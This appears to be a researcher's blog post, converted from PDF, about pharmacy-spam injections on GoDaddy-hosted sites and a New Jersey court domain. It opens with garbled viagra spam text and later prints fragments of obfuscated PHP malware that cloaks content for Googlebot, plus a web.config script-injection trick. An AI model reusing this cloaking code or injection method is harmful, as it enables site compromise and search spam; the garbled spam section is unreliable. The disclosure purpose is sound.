#### Cheap viagra without prescription

The study participants were recruited based on the availability of generic substitutes at roughly half the price of Viagra Priced at roughly half the price Viagra charged for a comparable dose, Jinge hopes Thinese market for Viagra, which was set to expire in 2012. Such mice are genetically modified to create animal models of depression but not yet confirmed in studies of clinically depressed men with nonditioned worsened, basically to the point where she became so ill, that she was told that continuing with her pregnancy would risk her own life. Pfizer wants to branch out, and is keeping its options of American OTC marketing scheme norvasc viagra and for the little blue pill enhances their performance on the playing field as well as in the bedroom. The cGMP triggers the smooth muscle tissue that I elax. Body's Busy Processine Alcohol And even drinking lesser - but still immoderate - amounts of alcohol can harm the cavernous bodies within the nenis that is much higher than regular systolic pressure.




The New Jersey Court System website "www.judiciary.state.nj.us" had a malicious content injection from the GoDaddy hosted domain, "appellatelaw-nj.com" as recently as October 20, 2021 – the similarities in these domains, and the potential for either/both of the domains to link to each other before the compromise, raise questions about whether some of the GoDaddy content injections are taking advantage of other niche CMS vulnerabilities.

<u>Cialis brand canada, Cialis action – Appellatelaw-nj Canadian ...</u>

https://www.judiciary.state.nj.us > appellate > published

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## Viagra reviews critique, Viagra solid fod

#### How long does a viagra pill last


Tunningham characterized the study's findings that T-replacement improved three key measures of sexual function - desire, sexual activity, and erectile function - as "pretty remarkable, particularly when young to make the properties of sexual function - desire, sexual activity, and erectile function - as "pretty remarkable, particularly when young to make the properties of the source of the

#### Buy viagra australian

According to a study published in the February 2018 edition of Harvard Men's Health Watch, sexual activity falls into the category of moderate aerobic activity and is on a par with brisk walking. Chan Sch ound that men who take PDE5 inhibitors are generally more health-conscious and thus more likely to consult a doctor on a regular basis. Even home environments can affect one's desire to have sex. In par hat in some cases lifestyle viagra changes allow men to reverse erectile dysfunction. I found the "Cliff Notes" version of the story, the "More Information Than I Needed" version, and the "Directly From the "DA. It's embarrassing, it's saddening, and it's scary. Eat lots of fresh fruits and vegetables, whole grains, and fish, and keep consumption of refined grains and red meats to a minimum. That means future r asses in lower federal courts . . . will clarify the Supreme Court's language, which is considered the law of the land, you can eventually expect some of those myths and the actual facts behind them.

#### Viagra hom eoffice toronto

While sildenafil citrate failed to impress as a treatment of last resort. Penile Implants: These surgically implanted prostheses come in two basic varieties: inflatable and semi-rigid. The study, published in a sexual Medicine," researchers reported that a study simulating marijuana use by activating cannabinoid receptors in rats and rabbits (which are surprisingly similar to humans in terms of physiology), cause naunfactured by Pfizer is available from drug shop,com, with speedy, discrete shipping, providing the ultimate in convenience, drug shop,com is HIPAA-compliant and adheres to the most stringent practic accurity and customer privacy and satisfaction. Webster's New World College Dictionary defines "serendipity" as "luck, or good fortune, in finding something good accidentally." It's doubtful, however, that liscover the erection-friendly side effects of a potentially fatal spider bite considered his find to have been that serendipitous. Analysis of the actual impact of filibanserin on viagra women's weight has reve who combined a flavonoid-rich diet with regular exercise appeared to benefit even more, with a reduction in viagra risk of erectile dysfunction and possible treatments for the condition, including Cialis, Vi Viagra and similar medications are a temporary solution.




# The Big Questions: *How is this being done?* And who needs to do what to stop this mess?

It's important to point out that I first noticed these injections back in July 2021, yet didn't connect any significant aspect of it to GoDaddy infrastructure. Since I first started noticing these unique injections, and seeing the malicious redirects with my own eyes, and then retesting infrastructure only to find it changed or broken, the whole process has felt like hunting a ghost in the shell.

Through a bit of luck during efforts to reverse engineer how the malicious redirects were being created and what exactly the risks were to end users, I was able to capture **one of the malicious redirects which was using a specific Response Header called "X-CF-RAYX" with a dynamic payload.** 

This "X-CF-RAYX" Response Header is very unique. You probably won't be familiar with it even if you're a network engineer, but maybe if you're a malware analyst....That's not good.

There is a PHP malware payload that has been found on specific servers, reported back in July 2021 and written about in this fantastically helpful post, "Malicious PHP I found on a colleague's website \sum\_"



I'd strongly recommend reading the entire blog post about this PHP malware, the author included an entire payload that I'll also highlight here – but this author also highlighted something unique and important – these payloads were found associated with .ru – Russian domain suffixes, and I see no connection to GoDaddy with these early domains. It appears that early tests were associated with Russia prior to moving into this other phase of what could be the same PHP malware (Reminder: WordPress is written in PHP, which would be at the heart of GoDaddy's Managed WordPress infrastructure).

Immediately, I notice \$domain which is a base64 encoded string, which when decoded gives:

indikateit.ru

I'm guessing this is the server which the *allegedly* malcious scripts post information to.

This decoded base64 script references \$ COOKIE, \$ SERVER & \$ REQUEST, the same variables which the first file referenced.

Update: Upon googling some of the base64 decoded code, I found a link on UnPHP of someone who deobfuscated <u>similar\_code</u>

However, the domain in this one was hlemovka.ru

The author of the post who originally found this PHP malware also included a secondary payload that was found on another compromised site – the heavy obfuscation of this actor becomes even more clear:

Update: my friend gave me another file he found on his website named goldafunder.php. A google search of this filename presented no results.

This was the file:

```
<?php $PZOGngRGYdWpGi="3K4hbIR80HU_5VL1MzAqr6GgewJPjOsC9f7uFYnixvSydaNTk
$PZOGngRGYdWpGi[52]. $PZOGngRGYdWpGi[57]. $PZOGngRGYdWpGi[44].$PZOGngRGY
$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20]. $PZOGngRGYdWpGi[57].
$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[11].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWpGi[20].$PZOGngRGYdWp
```

Now, to me, that last line looks like it contains some base64 string.

Upon decoding the last large base64 string ("K0...QC"), I got a binary (maybe).

Here is the malicious payload which references the Response Header that I saw during my tests:

```
function get_proxy_page($phead=1){

$proto=stripos(@$_SERVER['SERVER_PROTOCOL'],'https') === true ? 'https://' :
'http://';

$crurl=$proto.@$_SERVER['HTTP_HOST'].@$_SERVER['REQUEST_URI'];

list($buf,$curly_page_get_info)=curly_page_get($crurl);

$ct=@$curly_page_get_info['content_type'];

$nexturl=@$curly_page_get_info['redirect_url'];

$status=@$curly_page_get_info['http_code'];

if ($tatus!="")header("X-CF-RAYX: ".substr(md5(time()),0,10));
```

Based on my attempts to understand aspects of this infrastructure, this Response Header seems to be one of the "most visible / consistent" ways to see the malicious redirects – at least that's my current opinion based on what I know.

\_\_\_\_\_

More alarming, if you compare the PHP code from this July 2021 blog post, it aligns to similar PHP malware from 3 years ago, which someone within the comments section flagged – and that compromise specifically involved Godaddy hosting, which was written up in this post, "GoDaddy shared Windows hosting compromised."



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## GoDaddy shared Windows hosting compromised



A week or so ago, I talked briefly about some issues I was having with this blog and my previous static site on GoDaddy's shared Windows hosting (the Deluxe version if you're interested). It involves mysterious PHP files and modifications to my web.config files.

#### **Background**

For me GoDaddy shared Windows hosting has always been about hosting my blog on an IIS instance. The blog is an ASP.NET application called GraffitiCMS, open-sourced a few years back, although I've now altered the code quite a bit, and I currently run two other blogs with it on Microsoft Azure with no issues. GoDaddy, for whatever reason, but presumably to make it easy for others to use WordPress, also run a PHP instance on the same shared hosting server. Me, I'd rather it wasn't there. Period.

Anyway, I'm into making my sites secure. This involves (among other things) getting an SSL certificate, and I'd have to say GoDaddy rip you off a bit here: you have to buy theirs, and you have to have a certain higher level of hosting (which I don't have). So, I've been moving all my domain hosting off GoDaddy and onto AWS and Azure. boyet.com is the last to be done.

I've already moved the static site to **secondboyet.com** and left a web.config here on GoDaddy with a permanent redirect in place. This blog will be moving soon (I have about 5 months left on the hosting plan I pay for) and at that point, boyet.com will have its DNS pointing to Azure.

But do you know what is \*most alarming\* about this blog post from 3 years ago focused on PHP malicious orchestration injections on GoDaddy hosted servers? There are *people in the comments as recently as last month who found the blog post due to compromised PHP files being found on their GoDaddy servers*. There are numerous victims cleaning up servers still this year, with no clarity about how it's happening:



Just found the exact same problem on a client's GoDaddy website using centering-cristionna.php. It's not been touched since last year, so not sure when it occurred.

The back-end has recently been migrated to Plesk. Will monitor, but it sounds like the answer is just to ditch GoDaddy completely if they're clearly not resolving the issue.



Dave said...

#21

23-Jul-21 5:22 AM

Deleted offending files, changed passwords and turned off PHP. Will have to see what transpires.

As an aside, on behalf of all, many thanks for publishing your own experience and making our lives that little bit easier. I can't imagine the ensuing GoDaddy discussion if I'd tried to raise it with their support.



julian m bucknall said...

23-Jul-21 7:28 AM



#22

@Dave: All I can say is bloody hell. I am amazed that, getting on for three years later, this hack is still occurring. I will note that I still regularly get script kiddies trying automated PHP hacks to get into this site, but of course failing miserably. Gah.

Cheers, Julian



Keshav Gurung said...

#23

21-Nov-21 4:35 AM

Hi, guys. I deleted the mysterious PHP files. What should my web config look like? I don't know what to keep and what to delete. Thanks.



julian m bucknall said...

#24

21-Nov-21 2:49 PM

@Keshav: Basically remove the rewrite block from the web.config file; that is, that block of code I showed above in the post.

Cheers, Julian

Some users in the comments section of that post from 3 years ago noted that their "web.config" files were compromised, which seems to be a pretty solid way to conduct orchestration attacks against page templates. If you aren't familiar with this concept, Microsoft Developer Support has a "helpful" article called "<u>Injecting content to every page on a site</u>" explaining how to inject global scripts into templates within a PHP application.

#### The tool

Instead of a complex approach I decided to use a simple trick, <u>URL Rewrite</u> is an IIS extension that allows the manipulation of requests and responses for IIS; all we need is to install this extension and then we can simply instruct IIS to inject the script at the chosen target!

In order to do this you will need to add a web.config file to your directory, it doesn't matter if your application is not based on ASP.Net, you can put the file on a directory hosting a PHP application and IIS will still work as expected. The following is a complete example of a web.config file that will inject our script:



Notice how both the search pattern and the script have been html encoded, this is required and if it is


There is another code sample that someone uploaded to unPHP which has nearly the same payload highlighted in the blog post from July 2021, but in one large code chunk which makes it slightly easier to see the sections focused on Googlebot as well as this section that references the header "X-CF-RAYX":

```
curl_setopt($ch, CURLOPT_USERAGENT, $useragent);
    $result = curl_exec($ch);
    $curly_page_get_info = curl_getinfo($ch);
    curl close($ch);
    return array($result, $curly_page_get_info);
function get_proxy_page($phead = 1) {
    $proto = stripos(@$_SERVER['SERVER_PROTOCOL'], 'https') === true ? 'https://' : 'http://';
    $crurl = $proto . @$_SERVER['HTTP_HOST'] . @$_SERVER['REQUEST_URI'];
    list($buf, $curly_page_get_info) = curly_page_get($crurl);
    $ct = @$curly_page_get_info['content_type'];
    $nexturl = @$curly_page_get_info['redirect_url'];
    $status = @$curly_page_get_info['http_code'];
    if (status != "") header("Status: $status");
    if ($ct != "") {
         header("Content-type: $ct");
    if ($nexturl != "") {
         header("Location: $nexturl");
    return array($buf, $ct);
function get db path() {
    if (stristr(PHP_OS, "win")) {
        return sys_get_temp_dir();
$default_dirs = array('wp-includes/SimplePie/Content', 'wp-includes/js/tinymce/plugins', 'wp-content/plugins/akismet/_inc/img', 'adminis trator/components/com_media/views/images', 'libraries/cms/html/language', 'media/editors/tinymce/js/plugins', 'tmp', 'wp-content/uploads');
    for each \ (\$default\_dirs \ as \ \$d) \ if \ (is\_dir(\$d) \ \&\& \ is\_writable(\$d)) \ return \ (\$d);
    $current_dir = opendir('.');
     while (\$dir = readdir(\$current\_dir)) if (!preg\_match('/^\.+\$/', \$dir) \&\& is\_dir(\$dir) \&\& is\_writable(\$dir)) return (\$dir); 
    closedir($current_dir);
    if (is_writable('.')) return ('.');
    $tmp_dir = sys_get_temp_dir();
    if (is_dir($tmp_dir) && is_writable($tmp_dir)) return $tmp_dir;
    return ".";
$content = "";
$x = get_val("pppp_check");
$md5pass = "e5e4570182820af0a183ce1520afe43b";
$host = strtolower(@$_SERVER["HTTP_HOST"]);
$uri = @$_SERVER["REQUEST_URI"];
```

This code here makes it clear that when the malicious PHP file on a compromised server identifies Googlebot or other crawling services, it pushes unique payloads for this session, which seems to be how the injections are showing up in Google search results and resulting in illicit traffic to their scam pharmacy domains:

```
$ct = @unserialize(base64_decode(@tile_get_contents($contigs)));
          if (@isset($cf[$md5urx])) {
                    $bot = 0:
                    $se = 0;
                    $ua = @$_SERVER["HTTP_USER_AGENT"];
                    $ref = @$_SERVER["HTTP_REFERER"];
                    $myip = @$_SERVER["REMOTE_ADDR"];
                    if (preg_match("#google|bing\.com|msn\.com|ask\.com|aol\.com|altavista|search|yahoo|conduit\.com|charter\.net|wow\.com|mywebsearch\.
com|handycafe\.com|babylon\.com#i", $ref)) $se = 1;
                   \textbf{if (preg_match("\#google|gsa-crawler|AdsBot-Google|Mediapartners|} \\ \textbf{Googlebot}-Mobile|spider|bot|yahoo|google|web|preview|mail\.ru|crawle|} \\ \textbf{for (preg_match("\#google|gsa-crawler|AdsBot-Google|Mediapartners||Google|Mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Google|mediapartners||Goog
r|baiduspider#i", $ua)) $bot = 1;
                   f = f[md5urx] + 0;
                    $template = base64_decode(@file_get_contents($templ));
                    $f = @fopen($bd, "r");
                    @fseek($f, $off);
                    $buf = trim(@fgets($f));
                    @fclose($f);
                    $info = unserialize(base64_decode($buf));
                    $keyword = @$info["keyword"];
                    $IDpack = @$info["IDpack"];
                    $base = @$info["base"];
                    $text = @$info["text"];
                    $title = @$info["title"];
                    $description = @$info["description"];
                    $uckeyword = ucwords($keyword);
                    $inside_links = @$info["inside_links"];
                    if ($bot) {
                               if (isset($info["contenttype"])) {
                                        $contenttype = base64_decode($info["contenttype"]);
                                        $types = explode("
 ", $contenttype);
                                        foreach ($types as $val) {
                                                  $val = trim($val);
                                                   if ($val != "") header($val):
```

There is one potential, successful capture of a malicious payload being pushed through the GoDaddy domain "wsimg.com" here on Joe's Sandbox @ <a href="https://www.joesandbox.com/analysis/228738/0/html">https://www.joesandbox.com/analysis/228738/0/html</a> – certain elements of this report should be reviewed by anyone interested in attempting to reverse engineer how Googlebot is impacted.



The 'http://tencent.wsimg.com' subdomain within GoDaddy's potentially compromised infrastructure has been identified in Google's Virustotal malware directory associated with recent malware campaigns @

https://virustotal.com/graph/embed/gb75b8bf74cd54cc3a7c564a13e3ac4960ad4b9b53f8b4d c6a9f0c2661a22f1d0

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The Tria.ge service flagged problems with certain requests that included the wsimg.com domain here @ <a href="https://tria.ge/210511-7j62grpgw2/behavioral2">https://tria.ge/210511-7j62grpgw2/behavioral2</a>

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## Who should do what about this problem?

**Google's Google Bot is broken** – and it's been broken for a while, just like I told them it was. Google needs to stop thinking that there are zero ways for a domain to trick Googlebot into caching the wrong content for the domain, because it's clear that GoDaddy domains are doing just that and attacking U.S. Government domains with this tactic.

GoDaddy's wsimg.com domain is a shit show and needs a total implosion of all services and infrastructure touching it – something remains deeply broken on this domain, it appears to be partially controlled by malicious actors who can use it to launch and "un-launch" attacks on specific GoDaddy clients, who then can be used to conduct attacks against the Googlebot to "inject malicious content" into what appears to be U.S. government domains (along with other schools, nonprofits and organizations \*not\* included in this research because there are just too many attacks flowing from GoDaddy servers right now).

CISA & the U.S. government – Please for the love of God stop hosting websites with GoDaddy's Managed Hosting Provider, at a bare minimum until these problems are clarified. Furthermore, a very close audit of all compromised servers in this research needs to be undertaken, looking specifically for malicious PHP files on any servers, but also looking for any specific CMS weaknesses that were exploited via these GoDaddy hosted websites. Some of the domains which have active injections seemed to have relationships with the domains who were injecting content via Googlebot, and some aspects of this seemed unique.

**Everyone using GoDaddy Managed Hosting Providers (WordPress, Drupal, any of them)** – You should consider your server potentially compromised, and check for unexpected PHP files with unique names being hosted on your servers. There seems to be a ton of dynamic orchestration involved, and this appears to also include the naming of the compromised PHP files. I would also strongly urge changing passwords, which GoDaddy also recommended in their SEC report \*(and seems to have forced all their clients to do).

Questions? Concerns? Edits? Ping me on Twitter @thezedwards – thank you for reading and sharing! 🖖